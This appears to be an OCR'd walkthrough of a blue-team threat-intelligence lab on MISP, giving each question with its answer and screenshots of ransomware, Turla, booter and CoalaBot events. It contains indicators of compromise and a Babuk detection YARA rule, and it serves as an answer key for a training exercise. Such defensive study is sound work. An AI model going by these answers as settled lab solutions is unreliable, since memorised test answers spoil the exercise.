
Threat Intelligence Blue team level 1 LAB

Lab Scenario:

In this lab you will get hands-on with MISP to perform analysis and research of ingested threat feeds. You will be given different tasks, and must answer questions related to them to complete the lab.



Question 1)

How many MISP events are found when searching for 'ransomware'?

Format: Number of Events

153

Correct! ✓

Question 2)

Lockbit is the name given to a type of ransomware, and the group of criminals that operate it. Search for Lockbit and look at the most recent intelligence report. Look for indicators, and submit the name of the domain observed in this event

Format: Domain Used by Lockbit

orangebronze.com

Correct! ✓

Question 3)

One of your colleagues also mentions you should look at 'Babuk'. YARA rules can be used to detect malware based on certain pre-defined properties. Find the provided YARA rule and discover what the name of the created ransom note file is

Format: filename.extension

How To Restore Your Files.txt

Correct! ✓

Question 4)


View event 986. Click the ATT&CK Matrix button to show the Enterprise Matrix table below. What high-level Tactics (Initial Access, Collection, etc) contain highlighted techniques?

Format: Format: Tactic, Tactic, Tactic

Persistence, Privilege escalation, Collection

Correct! ✓

Question 1: We searched for “ransomware”. The result shows the amount.



Events

« previous 1 2 3 next »

🔍 **Filters**: Eventinfo: ransomware × | My Events | Org Events | ransomware


□		Creator org	Owner org	ID	Clusters	
□	✓	CUDESO	ORGNAME	— 1553		
□	✓		ORGNAME	⌃ 1252	Malpedia Maui Ransomware Ransomware Maui ransomware Country north korea	ms-caro-malware-full:malwar
□	✓		ORGNAME	? 1264	Attack Pattern Modify Registry - T1112 Obfuscated Files or Information - T1027 System Network Configuration Discovery - T1016 File and Directory Discovery - T1083 Remote Desktop Protocol - T1021.001 Domain Accounts - T1078.002 Security Software Discovery - T1518.001 Web Shell - T1505.003 LSASS Memory - T1003.001 Exfiltration Over Asymmetric Encrypted Non-C2 Protocol - T1048.002 Scheduled Task - T1053.005	type:OSINT osint:lifetime osint:source-type="blog-post misp-galaxy:mitre-attack-pat misp-galaxy:mitre-attack-pat dnc:malware-type="Ransomw ecsirt:malicious-code="ranso malware_classification:malwa veris:action:malware:variety ms-caro-malware:malware-ty ms-caro-malware-full:malwar
□	✓		ORGNAME	978	Ransomware Samas-Samsam	tlp:white malware_class circl:incident-classification= osint:source-type="technica

https://www.microsoft.com/en-us/security/portal/mmpc/shared/malwarenaming.aspx, https://www.microsoft.com/security/portal/mmpc/shared/glossary.aspx, https://www.microsoft.com/security/portal/mmpc/shared/objectivecriteria.aspx, and http://www.caro.org/definitions/index.html. Malware families are extracted from Microsoft SIRs since 2008 based on https://www.microsoft.com/security/sir/archive/default.aspx and https://www.microsoft.com/en-us/security/portal/threat/threats.aspx. Note that SIRs do NOT include all Microsoft malware families.

Page 1 of 3, showing 60 records out of 153 total, starting on record 1, ending on 60

« previous 1 2 3 next »

Question 2: The first one is the most recent. We filtered by domain and found it instantly.




Events

« previous next »

🔍 **Filters**: Eventinfo: lockbit × | My Events | Org Events | lockbit | Event info | Filter

□		Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user
□	✓	CUDESO	ORGNAME	⌃ 1539	Ransomware LockBit Tool BloodHound - S0521 Enterprise Attack - Tool Cobalt Strike - S0154 Attack Pattern PowerShell - T1059.001 Windows Command Shell - T1059.003 Drive-by Compromise - T1189 Service Execution - T1569.002	tlp:white	14		admin@admin.te
□	✓	CUDESO	ORGNAME	— 1514	Ransomware LockBit Attack Pattern Data Encrypted for Impact - T1486	tlp:white	60	1	admin@admin.te
□	✓		ORGNAME	⌃ 1225	Ransomware LockBit	type:OSINT osint:lifetime="perpetual"	54	1	admin@admin.te



□	2022-08-21	Payload delivery	filename	[illegible]	beacc
□	2022-08-21	Network activity	ip-dst	194.26.29.13	Cobal C2 se
□	2022-08-21	Network activity	domain	orangebronze.com	Cobal C2 se
□	2022-08-21	External analysis	link	https://research.nccgroup.com/2022/08/19/back-in-black-unlocking-a-lockbit-3-0-ransomware-attack/	


Page 1 of 1, showing 1 records out of 13 total, starting on record 1, ending on 13

Discussion

Download: PGP public key

This is an initial install Powered by MISP 2.4.164 Please configure and harden accordingly - 2025-12-27 17:34:33


Question 3: We filtered again, searched for Yara, and found this. We opened "show all" and the file appeared.



□	Date ↑	Org	Category	Type	Value
□	2021-01-05		External analysis	link	https://twitter.com/Arkbird_SOLG/status/1345569395725242373
□	2021-01-05		Artifacts dropped	yara	rule BabukSabelt { meta: description = "YARA rule for Babuk Ransomware" reference = "http://chuongdong.com/reverse%20engineering/2021/01/03/BabukRansomware/" author = "@cPeterr" date = "2021-01-03" rule_version = "v1" malware_type = "ransomware" tlp = "white" strings: ... Show all
□	2021-01-05		External analysis	link	https://bazaar.abuse.ch/sample/8203c2f00ecd3ae960cb3247a7d7bfb35e55c38939607c85dbdb5c92f0495fa9/
	2021-01-05		Object name: file		


Download: PGP public key

This is an initial install Powered by MISP 2.4.164 Please configure and harden accordingly - 2025-12-27 17:35



```
        malware_type = "ransomware"
        tlp = "white"
strings:
        $lanstr1 = "-lanfirst"
        $lanstr2 = "-lansecond"
        $lanstr3 = "-nolan"
        $str1 = "BABUK LOCKER"
        $str2 = ".__NIST_K571__" wide
        $str3 = "How To Restore Your Files.txt" wide
        $str4 = "ecdh_pub_k.bin" wide
condition:
        all of ($str*) and all of ($lanstr*)
```

Question 4: We change the filter to ID and enter the number. We go in, scroll down a bit, and find what's in red from the att&ck matrix.



Events

« previous | next »

Filters: Eventid: 986 ✕ | My Events | Org Events

986 | ID / UUID | Filter

□		Creator org	Owner org	ID	Clusters	Tags
□	✓	ESET	ORGNAME	986	Enterprise Attack - Attack Pattern Email Collection - T1114 Component Object Model Hijacking - T1122	misp-galaxy:threat-actor="Turla Group" misp-galaxy:mitre-attack-pattern="Component Object Model misp-galaxy:mitre-attack-pattern="Email Collection" tlp: type:OSINT osint:lifetime="perpetual" osint:certaint cert-ist:threat_targeted_sector="Academic and Research" cert-ist:threat_targeted_sector="Gov"

−Pivots −Galaxy +Event graph +Event timeline +Correlation graph −ATT&CK matrix +Event reports −Attributes −Discussion

✕ 986: Turla Outloo...


Galaxies

Enterprise Attack - Attack Pattern
- Email Collection - T1114
- Component Object Model Hijacking - T1122

mitre-pre-attack | **mitre-attack** | mitre-mobile-attack

Reconnaissanc	Resource develo	Initial access	Execution	Persistence	Privilege escala	Defense evasio	Credential acce	Discovery	Lateral movem	Collection	Co
Active Scanning	Acquire Infrastructure	Cloud Accounts	AppleScript	Component Object Model Hijacking	Component Object Model Hijacking	Abuse Elevation Control Mechanism	/etc/passwd and /etc/shadow	Account Discovery	Application Access Token	Email Collection	Ap La
Business	Botnet	Compromise	AppleScript	Accessibility	Abuse	Access Token	ARP Cache	Application	Application	ARP Cache	As

Question 5: Without leaving the previous page, we search for "Turla", we enter and at the bottom it tells us the number of events.



Question 5)

On the same event, look at the tags section and click on the threat actor galaxy tag to view other events that include this actor. How many events have Turla Group as a tag?

Format: Number of Events

16

Question 6)

Find an event on the Event List that has the tag 'mitre-intrusion-set=turla' and click it. Of the 2 events found, open the oldest one. What is the name of the decoy document used by Turla in this phishing campaign?

Format: Format: filename.extension

Save the Date G20 Digital Economy Taskforce 23 24 Octob

Question 7)

Perform some research on DDoS Booters, online services that allow users to launch DDoS attacks by renting a botnet. How many IP addresses are provided in the event?

Format: Number of IPs


24

Question 8)

Find the event that mentions CoalaBot - Find a website link where the malware has been uploaded (such as VirusTotal). What is the original filename? (Copy the link out of the lab, as it has no internet - as the URL is long, you will need to copy it in two parts to ensure you have the full address)

Format: Format: filename.extension

cla.exe




Tags

misp-galaxy:threat-actor="Turla Group"


misp-galaxy:mitre-attack-pattern="Component Object Model Hijacking"

misp-galaxy:mitre-attack-pattern="Email Collection"



Page 1 of 1, showing 16 records out of 16 total, starting on record 1, ending on 16

Question 6: We're still on the same page and we search for "mitre-intrusion-set=turla". The oldest one has the lowest number. We search for decoy and find the PDF file we were looking for.




☐	2017-08-22	Payload delivery	filename|sha256	Save the Date G20 Digital Economy Taskforce 23 24 October.pdf c978da455018a73ddbc9e1d2bf8c208ad3ec2e622850f68ef6b0aa e939e5d2ab			Benign PDF Decoy
☐	2017-08-22	Payload delivery	filename|sha256	appidpolicyconverter.js 5698c92fb8fe7ded0ff940c75979f44734650e4f2c852bdb4cbc9d4 6e7993185			KopiLuwak JavaSc
☐	2017-08-22	Payload delivery	filename|sha256	Scr.js 1c76a66a670a6f69b4fea25ca0ba4885eca9e1b85a2afbab61da3b 4a6d52ae19			KopiLuwak JS Drop
☐	2017-08-22	Payload delivery	sha256	7481e87023604e7534d02339540ddd9565273dd51c13d7677b9b 4c9623f0440b			KopiLuwak MSIL D
☐	2017-08-22	Payload delivery	md5	df1b4f63c1adb9abfe04e0247956ce66			KopiLuwak JavaSc 5698c92fb8fe7de

Page 1 of 1, showing 1 records out of 20 total, starting on record 1, ending on 20

Download: PGP public key This is an initial install Powered by MISP 2.4.164 Please configure and harden accordingly - 2025-12-27 17:42:26


decoy ☐ Highlight All ☐ Match Case ☐ Match Diacritics ☐ Whole Words 1 of 1 match

Question 7: We search in "filters" "booters", enter the only event there, scroll down and find the "type" list with the IPs we are looking for. We just need to count them.




☐	Date	Org	Category	Type	Value	Tags	Galaxies	Comment	Co
☐	2017-09-08		Network activity	ip-dst	104.31.76.30				☑
☐	2017-09-08		Network activity	ip-dst	103.42.212.68				☑
☐	2017-09-08		Network activity	ip-dst	115.159.30.202				☑
☐	2017-09-08		Network activity	ip-dst	104.27.161.160				☑

Question 8: We searched for "coalabot", entered it, scrolled down, and found a "VirusTotal" link. We copied it and opened it in a browser. In VirusTotal, we went to details and found the original name.




☐	2018-10-28	Other	**last-submission:** datetime	2018-05-19T06:43:56.000000
☐	2018-10-28	External analysis	**permalink:** link	https://www.virustotal.com/file/fd07ad13dbf9da3f7841bc0dbfd303dc18153ad36259d9c6db127b49fa01d08f/analysis/1526712236/
